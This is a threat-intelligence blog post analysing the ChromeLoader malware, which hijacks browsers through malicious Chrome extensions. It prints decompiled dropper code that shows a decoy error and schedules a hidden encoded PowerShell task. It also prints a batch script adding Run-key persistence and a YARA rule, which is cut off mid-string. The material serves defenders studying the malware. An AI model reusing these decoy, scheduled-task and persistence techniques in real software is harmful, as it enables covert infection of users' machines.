ChromeLoader Infects the Browser by Loading Malicious Extension

blogs.blackberry.com/en/2022/11/chromeloader-infects-the-browser-by-loading-malicious-extension

The BlackBerry Research & Intelligence Team

Have you ever considered intentionally downloading a malicious extension for Google Chrome™? Probably not, but if your machine is infected with ChromeLoader, you might not have a choice.

As its name suggests, ChromeLoader's goal is to compromise popular browsers like Google Chrome, and alter the victim's browser settings to direct traffic to dubious advertising websites. It can even conduct browser hijacking to compromise the user's password and login information.

ChromeLoader has been rapidly evolving ever since appearing back in January of this year, with the malware boasting a wide range of variants that have been discovered in-the-wild in recent months. In newer examples of ChromeLoader, we've observed that the malware has additionally begun to focus on 'click fraud', an internet-focused type of scam that forces users to visit unwanted sites to generate revenue from pay-per-click online advertising.

As we head into the winter of 2022, ChromeLoader is showing no signs of stopping or slowing the orchestration of multiple malicious campaigns across both Windows® and macOS® operating systems alike. In this blog post, we'll examine how it operates.

Operating System

Windows	MacOS	Linux	Android
Yes	Yes	No	No

Risk & Impact

Impact	High
Risk	Medium

ChromeLoader Technical Analysis

ChromeLoader is a multi-staged malware designed to compromise internet browsers. The threat actors behind it utilize a significant number of initial infection vectors, and the malware's variants target both macOS and Windows.

Early versions of the malware focused on account and credential compromise. However, more recent renditions of the malware are stealthier in deployment, and possess additional methods to conduct fraud and adware redirection.

ChromeLoader initially used PowerShell for its Windows-based variants and Bash for its macOS variants, but has since moved to JavaScript for its Windows malware.

Though the abilities of the malware can cause considerable collateral damage, it's the potential secondary and tertiary actions following infection that can make it so damaging.

ChromeLoader Version History

Windows

Initial versions of ChromeLoader used Auto Hotkey (AHK) compiled executables and a Chrome extension in the earliest known forms of the malware.

version	1	0x0012CCEC	version
rcdata	>AUTOHOTKEY SCRIPT<	0x0012C55C	unknown

Figure 1: AHK script found in resources of ChromeLoader v1.0

It was widely reported in January 2022 that Chromeloader used versions 2.0-4.4 of the Chrome extension as its payload, and dropped an obfuscated PowerShell executable.

Here's an example of the Trojanised executables used:

- CSinstaller.exe
- Download.exe

This variant of ChromeLoader's execution starting point is an ISO file, which consists of two components. The meta.txt file contains an encrypted PowerShell script that uses a substitution cipher. The downloader.exe is a .NET executable.

The .NET code that describes how this executable file functions is provided below:

```
// Token: 0x06000007 RID: 7 RVA: 0x00002378 File Offset: 0x00000578
private static void Main(string[] args)
{
    if (Program.MessageBox((IntPtr)0, "Error, incompatible OS", "Error", 5) == 99)
    {
        Environment.Exit(0);
    }
    using (TaskService taskService = new TaskService())
    {
        using (IEnumerator<Task> enumerator = taskService.AllTasks.GetEnumerator())
        {
            while (enumerator.MoveNext())
            {
                if (enumerator.Current.Definition.Actions[0].ToString().Contains("powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E"))
                {
                    Environment.Exit(0);
                }
            }
        }
        TaskDefinition taskDefinition = taskService.NewTask();
        taskDefinition.RegistrationInfo.Description = "Example task";
        taskDefinition.Triggers.Add<TimeTrigger>(new TimeTrigger(DateTime.Now.AddMinutes(1.0))
        {
            Repetition = new RepetitionPattern(TimeSpan.FromMinutes(10.0), TimeSpan.Zero, false)
        });
        string str = Program.deScramble();
        taskDefinition.Actions.Add<ExecAction>(new ExecAction("cmd", "/c start /min \"\" powershell -ExecutionPolicy Bypass -WindowStyle Hidden -E " + str, null));
        string path = "ChromeTask";
        taskService.RootFolder.RegisterTaskDefinition(path, taskDefinition);
    }
}
}
```

Figure 2: .NET code related to PowerShell execution

Upon execution of download.exe, the victim will see an error message warning of an incompatible OS, as shown below:





Figure 3: The initial Trojan gives an execution error. However, the malware is now running in the background.

This is intended as a decoy for the victim, lulling them into a false sense of security by leading them to believe that there was an issue with the software or tool they just downloaded. However, this is definitely not the case, as the malware is now covertly running in the background.

At this stage of infection, ChromeLoader gets busy executing a malicious Base64 encoded PowerShell command.

Figure 4: Execution of PowerShell relating to ChromeLoader

As an example, the %download.exe% snippet containing a dictionary from Dnspy is shown below. We see it here utilizing a substitution cipher.



```
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using Microsoft.Win32.TaskScheduler;

namespace Application
{
    // Token: 0x02000005 RID: 5
    [NullableContext(1)]
    [Nullable(0)]
    internal class Program
    {
        // Token: 0x06000005 RID: 5
        [DllImport("User32.dll", CharSet = CharSet.Unicode)]
        public static extern int MessageBox(IntPtr h, string m, string c, int type);

        // Token: 0x06000006 RID: 6 RVA: 0x00002090 File Offset: 0x00000290
        public static string deScramble()
        {
            string text = "";
            Dictionary<char, char> dictionary = new Dictionary<char, char>
            {
                {
                    'G',
                    '0'
                },
                {
                    'V',
                    '1'
                },
                {
                    'U',
                    '2'
                },
                {
                    'z',
                    '3'
                },
                {
                    'x',
                    '4'
                },
                {
                    'i',
                    '5'
                },
                {
                    '9',
                    '6'
                },
                {
                    'R',
                    '7'
                },
                {
                    'b',
```

Figure 5: Data Dictionary utilized for substitution cipher

It uses this hard-coded dictionary of substitution letters to decrypt the PowerShell script in meta.txt. The Chrome extension %archive.zip% is downloaded from a compromised malware server by the decrypted PowerShell script and installed discreetly onto the victim's device.




Figure 6: Decryption of cipher using CyberChef

Once added to the device's internet browser, this malicious Chrome extension hijacks the browser and modifies search engine results that are returned to the user.

The final payload of this malware is a unique browser extension. When later activated (in another version seen from February to April), it uses the 6.0 version of the Chrome extension. Its initial dropper is an obfuscated executable.

Examples of Trojanised executables used:

- Tone.exe
- Bloom.exe
- Energy.exe

This variant is the same as the one shown above. An ISO file containing a new executable serves as the starting point for the execution of this ChromeLoader variant.

Only the Windows shortcut (.lnk file) is visible to the user. The .lnk file runs a batch script named %resources.bat%.




Figure 7: Link file to ChromeLoader's %resource.bat% file

The following shows the content of the .bat file:

```
resources.bat
1  tar -xvf "app.zip" -C "%APPDATA%"
2  reg delete "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Tone /f
3  reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Tone /t REG_SZ /d "%APPDATA%\Tone\Tone.exe --qR5I" /f
4  start /d "%APPDATA%\Tone" Tone.exe
```

Figure 8: Contents of %resource.bat% showing registry adds to %CurrentVersion\Run%

The script extracts the contents of the app.zip file into the user's %AppData% folder.

The zip archive contains an executable file named Tone.exe, which is stored in a registry key by the batch script, making the infection persistent. The rest is identical to the initial variants, including the installed Chrome extension.

Latest Version

ChromeLoader has been consistently active in recent months, with its Windows variant utilizing JavaScript over PowerShell. This latest variant became widely active between August and September, using random applications like:

- FLBmusic.exe
- Cash.exe
- Opensubtitles-uploader.exe

The example utilized in this instance is flbmusic, whose execution begins with extracting the ISO file and dropping configurations.bat, Install, conf.ico and files.zip, which require unzipping and contains the flbmusic.exe, along with other files shown below.




Figure 9: Contents of ISO

The %\Windows\CurrentVersion\Run% attribute appears in all the application .bat file content, indicating that it was inserted for persistence after the application was executed.

The contents of the.bat files for the various applications utilized are as follows:

Flbmusic.exe




Figure 10: FlbMusic %configurations.bat% script

Opensubtitles-upoader.exe




Figure 11: Opensubtitles-uploader.exe %properties.bat% script

Energy.exe




Figure 12: Energy.exe %resource.bat% script

Static analysis of an FLB music sample revealed that it contains the PDB path **electron.exe.pdb,** indicating that Electron was used.


Figure 13: PDB Path suggests the utilization of Electron

Electron is a framework for building native desktop applications using web technologies such as JavaScript. It allows you to distribute web applications packaged together with their own instance of the Chromium browser, just like NodeJS, but with better access to the operating system of the client.

The problem with applications built with JavaScript is that it makes tampering with the source code remarkably simple. Any application-specific or proprietary code is likely to reside in the /resources subdirectory, not the root directory.

For example: Flbmusic/resources

In Electron, source code files are archived in a tar-like format in a subdirectory called app.asar to avoid exposing the source code. Here is what we found when we unpacked the archive named app.asar.



css	24/10/2021 16:28	File folder	
img	24/10/2021 16:28	File folder	
js	24/10/2021 16:28	File folder	
node_modules	24/10/2021 16:28	File folder	
app.asar	24/10/2021 16:28	ASAR File	20,807 KB
background.js	24/10/2021 16:28	JScript Script File	1,373 KB
background.js.LICENSE.txt	24/10/2021 16:28	Text Document	1 KB
favicon.ico	24/10/2021 16:28	Icon	5 KB
index.html	24/10/2021 16:28	Chrome HTML Do...	2 KB
package.json	24/10/2021 16:28	JSON File	1 KB
preload.js	24/10/2021 16:28	JScript Script File	5 KB
view.html	24/10/2021 16:28	Chrome HTML Do...	1 KB
view.js	24/10/2021 16:28	JScript Script File	306 KB

Figure 14: Extracted path of FlbMusic

MacOS

ChromeLoader malware started targeting Mac users during March 2022, when it infected them by directing them to an infected pay-per-download website.

The dropper consists of a disk image (DMG) file containing several files, including a script written in bash. There are several similarities between the bash script and the scheduled PowerShell script. It downloads the payload and then loads it into the target's browser.

ChromeLoader Execution Chain




Figure 15: Chromeloader execution chain

MITRE ATT&CK Tactics & Techniques

User Execution: Malicious Link: ChromeLoader is often hosted on compromised websites or through malicious links. This leads to user execution though these links. (*MITRE ATT&CK® tactic* T1204.001)

User Execution: Malicious File: The malware will often appear as a legitimate tool or application, leading to the victim executing the malware unknowingly**. (***MITRE ATT&CK tactic* T1204.002)

Command and Script Interpreter: Once on a victim device, many iterations of ChromeLoader will use JavaScript or PowerShell to achieve its malicious goals. (*MITRE ATT&CK tactic* T1059)

Scheduled Task/Job: Scheduled Task: A persistence mechanism used by ChromeLoader is to implement a scheduled task to maintain a foothold on the system. (*MITRE ATT&CK tactic* T1053.005)

Modify Registry: The malware across all iterations will add itself to the %CurrentRun% Registry to allow itself to re-execute and survive reboots and shutdowns. (*MITRE ATT&CK tactic* T1112)

Browser Extensions: ChromeLoader is rather unconventional when it comes to its attack vector, relying on the abuse of browser extensions to conduct its malicious means. (*MITRE ATT&CK tactic* T1176)

Conclusion

ChromeLoader is a multi-stage malware with a wide distribution vector. Each iteration contains more advanced obfuscation to thwart analysis and deceive automation sandboxes, with an end-goal of deploying Trojanised browser extensions.

ChromeLoader can come in all sorts of shapes and sizes, with the malware family experiencing significant changes and evolutions as observed by the BlackBerry Research and Intelligence Team in the past few months alone.

The malware often hijacks the victim's browser and can, in turn, also redirect the victim to unwanted websites. Furthermore, the malware in some variants can compromise the security of a victim's internet browser, leading to sensitive information like passwords and credentials (both personal and corporate) being exposed to the malware and extracted for secondary gains.

Browser extensions are often overlooked in the context of enterprise security, something the threat actors behind ChromeLoader attempt to exploit.

Regardless of the scale of an organisation both large or small, ignoring the risk of rogue browser extensions can come with a hefty price-tag. Often, the accidental installation of Trojan browser extensions can lead to the compromise of the user's device, and provide access to secondary payloads used for credential stealing or other malicious activities.

Other commodity malware often sold as-a-service, for example, RedLine Infostealer, can be weaponised as a secondary payload for such malware. RedLine and others like it are often used as precursors to a full-scale ransomware attack, where credentials are stolen via the methods outlined above, and later offered up on underground forums to the highest bidder to obtain access to an organization. Ultimately without adequate endpoint protection, when one cybersecurity domino falls, they all fall.

Who is Affected?

ChromeLoader does not have any evident specific target(s), often relying on a lack of cybersecurity awareness and the digital ethnicity of an individual to achieve its goals, rather than having a specifically targeted campaign or targeted organization.

The malware has also been noted to appear on corporate systems due to the sheer scale of its malware campaigns, and also due to its attack vector of unconventional means, limiting its use of the traditional Windows Portable Executable (PE).

Additionally, the malware targets the macOS operating system with one noted variant, increasing the attack surface of the malware family beyond the realms of just Windows-based devices.

Noted areas of compromise/focus:

- Education
- Civil Service
- Financial

Mitigation Tips

File Hashing: Deploying a hashing detection on a device can be an effective way of blocking/quarantining this malware if it appears on a device. (*MITRE D3FEND™ technique D3-FH*).

File Content Rules: Searching the contents of a file via pattern matching like YARA is a strong way of determining if a file is benign or malicious. (*MITRE D3FEND technique D3-FCR*).

System Configuration Permissions: Having a system locked down to specific users could prevent both the running of malicious files and registry creation for ChromeLoader persistence (*MITRE D3FEND technique D3-SCP*).

Executable Denylist: Preventing the execution of PowerShell/JavaScript on specific user's devices can thwart ChromeLoader. (MITRE D3FEND technique D3-EDL).

URL Analysis: ChromeLoader often lingers as a Trojanised downloadable to begin its infection. Deterring users from visiting malicious URLs can prevent the initial infection. (MITRE D3FEND technique D3-UA)

YARA Rule for ChromeLoader Malware

The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"
import "hash"

rule ChromeLoader_V1
{

meta:
description = "ChromeLoader Malware Variant1"
author = "BlackBerry Threat Research team"
created_from_sha256 = "ded20df574b843aaa3c8e977c2040e1498ae17c12924a19868df5b12dee6dfdd"
confidence = "1"

strings:
$f1 =
"JABlAHgAdABQAGEAdABoACAAPQAgACIAJAAoACQAZQBuAHYAOgBMAE8AQwBBAEwAQQBQAFAARABBAFQAQQApAFwAYwBoAHIAb
BtAGUAIgAKACQAYwBvAG4AZgBQAGEAdABoACAAPQAgACIAJABlAHgAdABQAGEAdABoAFwAYwBvAG4AZgAuAGoAcwAiAAoAJABhAHI
oAGkAdgBlAE4AYQBtAGUAIAA9ACAAIgAkACgAJABlAG4AdgA6AEwATwBDAEEATABBAFAAUABEAEEEAVABBACkAXABhAHIAYwBoAGkAd
4AegBpAHAAIgAKACQAdABhAHMAawBOAGEAbQBlACAAPQAgACIAQwBoAHIAbwBtAGUATABvAGEAZABlAHIAIgAKACQAZABvAG0AYQB
4AIAA9ACAAIgBiAHIAbwBrAGUAbgBuAGEALgB3AG8AcgBrACIACgAKACQAaQBzAE8AcABlAG4AIAA9ACAAMAAKACQAZABkACAAPQAg
